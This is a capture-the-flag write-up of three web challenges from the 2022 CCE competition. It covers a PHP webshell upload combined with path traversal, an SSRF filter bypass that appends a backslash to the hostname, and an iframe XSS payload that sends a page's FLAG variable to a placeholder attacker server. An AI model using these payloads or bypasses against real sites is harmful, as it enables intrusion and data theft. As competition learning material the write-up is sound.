
by P4rkJW
2022 CCE Competition Writeup

We are going to participate in the 2022 CCE Competition and write a light-up of the three web problems we solved.
I was studying source code analysis hard because I was preparing for the static application security test (SAST) related work at the company.
What I felt while preparing for SAST is that there are logically more vulnerabilities than vulnerabilities such as local file inclusion (LFI), which explicitly uses vulnerabilities. This was the same for the CTF competition task, and I tried to solve the code analysis problem first when I received it.
All web challenge in the CCE competition were provided with a source code. I thought it was a good opportunity to develop my ability to analyze source code, and I happily solved the problem.
Reborn of PHP
It was an analysis problem related to PHP source code. We had to read the /flag file in the top directory. As a result of the source code analysis, there was no separate vulnerability in the read part of the file.
                function save_user_id($id, $pw){

                     chdir('../')

                    file("dbs/{$id}", serialize($pw))

                }
I think we can create a file with the save_user_id function and upload the WebShell from there.
 Enter the file name within the id parameter. To run the webshell, use the
 .php extension. In the pw parameter, enter the webshell script payload. Payload content is a remote code execution vulnerability that reads /flag content from the parent directory.
 We can get FLAG by accessing the web shell we wrote using Path Traversal. This part was inquired twice, and two FLAGs were recorded in the contents.
BabyWeb
The source code for this problem was very short. It clearly shows that this is an SSRF attack. It is divided into the source code of the internal network and the source code of the external network. Let's check the source code of the external network first.
                if requrest.method == "POST":

                    try:

                        url = request.form['url']

                        result = urllib.parse.urlparse(url)

                        if result.hostname == 'flag.service':

                            return "Not allow"

                        else:

                            if(valid_ip(result.hostname)):

                                return "huh??"

                            else:

                                return request.get("http://"+result.hostname+result.path, allow_redirects=False).text

                    except:

                        return "Something wrong.."

                elif request.method == "GET":

                    return data
You must use SSRF to access the internal network. The URL entered to access the internal network from the external network must not be "flag.service".
The valid_ip function then separates the authenticated IP from the private IP and requests a GET method from inside the server only if it is not the private IP.
The internal network returns the FLAG only when the requested host name is "flag.service".
                @app.route('/flag', methods=['GET']

                def index():

                    if request.host == "flag.service":

                        return FLAG

                    else:

                        return "Nice try :)"
The internal network returns the FLAG only when the requested host name is "flag.service".

We can insert a backslash at the end of the hostname so that it is treated as a string in the escape sequence. After that, the urlparse part is normally recognized as Path and the flag is requested. The FLAG can be obtained by inserting /flag.
Blue Archive
We solved this problem with an unintended solution, not an intended solution.The intended solution is to expose the Chrome V8 engine. I will write a separate post for the V8 exploit.
                router.post('/archiveSave', async (req, res) => {

                    const { url } = req.body;


                    if (typeof url !== 'string' ||

                        !(url.startsWith('http://') || url.startsWith('https://')))

                        return res.status(400).render('index', { error : 'Invalid URL.' });


                    try {

                        await saveArchive(url);

                        return res.status(200).render('index', { success : `Sucessfully saved archive for ${url}` });

                    } catch (e) {

                        console.log(e)

                        return res.status(500).render('index', { error : 'Oops, an unknown error has occured.' });

                    }

                });
/archiveSave shows a vector capable of SSRF attacks. Verify that the URL entered is a normal website using the HTTP protocol, and send a request internally. In the requested page, we can take a screenshot of the page where the FLAG exists and save the data, and we can check it.
                const express = require('express')

                const { encode } = require("html-entities")


                const app = express()


                app.get('/', function (req, res) {

                    data = `<html>

                <head><title>sandbox</title></head>

                <body>

                <script>

                FLAG = "cce2022{this_is_not_real_flag}"

                </script>

                <iframe src="${encode(req.query.url)}" style="width: 100%; height: 100%; border: 0"></iframe>

                </body>

                </html>

                    res.setHeader("Content-Type","text/html").send(data);

                })


                app.listen(process.env.PORT);
It seems that XSS attacks are possible in the src property of <iframe>. Through this, I designed to import the FLAG variable in JavaScript to my server.

Payload
http://sandbox.bluearchive.kr:31337/?Furl=javascript:window.open(`http://[My Server IP]:[Port]/?${parent.FLAG}`)
XSS triggered, so I can check the FLAG
This has been P4rkJW. Thank you.